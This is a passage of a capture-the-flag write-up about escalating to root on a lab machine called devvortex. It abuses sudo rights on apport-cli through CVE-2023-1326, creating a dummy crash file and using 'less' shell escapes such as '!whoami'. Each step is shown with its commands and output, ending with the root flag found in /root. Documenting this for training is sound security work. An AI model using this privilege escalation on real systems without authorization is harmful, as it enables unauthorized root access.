


```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
```

We are able to run apport-cli which is a software to intercept program crashes and read reports from this crashes which are saved to /var/crash by default.

Getting more information online we can read about CVE-2023-1326 which indicates that running this program for reading report, less is configured as the pager, so the software that let's user view one page at a time.
https://nvd.nist.gov/vuln/detail/CVE-2023-1326


Running --help we can view what options we can run.




```
logan@devvortex:~$ /usr/bin/apport-cli --help
Usage: apport-cli [options] [symptom|pid|package|program path|.apport/.crash file]

Options:
  -h, --help            show this help message and exit
  -f, --file-bug        Start in bug filing mode. Requires --package and an
                        optional --pid, or just a --pid. If neither is given,
                        display a list of known symptoms. (Implied if a single
                        argument is given.)
  -w, --window          Click a window as a target for filing a problem
                        report.
  -u UPDATE_REPORT, --update-bug=UPDATE_REPORT
                        Start in bug updating mode. Can take an optional
                        --package.
  -s SYMPTOM, --symptom=SYMPTOM
                        File a bug report about a symptom. (Implied if symptom
                        name is given as only argument.)
  -p PACKAGE, --package=PACKAGE
                        Specify package name in --file-bug mode. This is
                        optional if a --pid is specified. (Implied if package
                        name is given as only argument.)
  -P PID, --pid=PID     Specify a running program in --file-bug mode. If this
                        is specified, the bug report will contain more
                        information.  (Implied if pid is given as only
                        argument.)
  --hanging             The provided pid is a hanging application.
  -c PATH, --crash-file=PATH
                        Report the crash from given .apport or .crash file
                        instead of the pending ones in /var/crash. (Implied if
                        file is given as only argument.)
  --save=PATH           In bug filing mode, save the collected information
                        into a file instead of reporting it. This file can
                        then be reported later on from a different machine.
  --tag=TAG             Add an extra tag to the report. Can be specified
                        multiple times.
  -v, --version         Print the Apport version number.
```

To read a file we might use -c switch. Searching deeper we can find kind of PoC for that.
https://github.com/canonical/apport/commit/e5f78cc89f1f5888b6a56b785dddcb0364c48ecb

Let's adjust command and try to escalate our privileges.
This program can read .apport or .crash extension files, so let's create one with whatever content and run following command to view report.




```
logan@devvortex:~$ echo "whatever" > /tmp/test.crash
```




```
logan@devvortex:~$ sudo -u root /usr/bin/apport-cli -c /tmp/test.crash

*** Error: Invalid problem report

This problem report is damaged and cannot be processed.

ValueError('not enough values to unpack (expected 2, got 1)')

Press any key to continue...
```

We can notice that this option needs 2 arguments, let's change it.




```
logan@devvortex:~$ sudo -u root /usr/bin/apport-cli -c /tmp/test.crash less

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
.....................

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (1.7 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): v
uid=0(root) gid=0(root) groups=0(root)
!done  (press RETURN)

What would you like to do? Your options are:
  S: Send report (1.7 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): 
```

That's better, let's click "V" to view report.




```
══ Dependencies ════════════════════════════════
gcc-10-base 10.5.0-1ubuntu1~20.04
libc6 2.31-0ubuntu9.12
libcrypt1 1:4.4.10-10ubuntu4
libgcc-s1 10.5.0-1ubuntu1~20.04
libidn2-0 2.2.0-2
libtinfo6 6.2-0ubuntu2.1
libunistring2 0.9.10-2

══ DistroRelease ════════════════════════════════
Ubuntu 20.04

══ Package ════════════════════════════════
less 551-1ubuntu0.1

══ PackageArchitecture ════════════════════════════════
amd64

══ ProblemType ════════════════════════════════
Bug

══ ProcCpuinfoMinimal ════════════════════════════════
processor       : 1
vendor_id       : GenuineIntel
cpu family      : 6
model           : 85
model name      : Intel(R) Xeon(R) Gold 5218 CPU @ 2.30GHz
:
```


We can see that we are viewing this report with less. In less we can invoke shell command by typing the following:




```
! shell-command
       Invokes a shell to run the shell-command given.  A percent sign (%) in the command is replaced by the
       name  of the current file.  A pound sign (#) is replaced by the name of the previously examined file.
       "!!" repeats the last shell command.  "!" with no shell command simply invokes a shell.  On Unix sys-
       tems,  the  shell  is  taken from the environment variable SHELL, or defaults to "sh".  On MS-DOS and
       OS/2 systems, the shell is the normal command processor.
```




```
!whoami
```



```
Please choose (S/V/K/I/C): v
root
!done  (press RETURN)
```



```
!ls /root
```



```
root.txt
!done  (press RETURN)
```

Success ! We've got root access, root flag can be found at /root.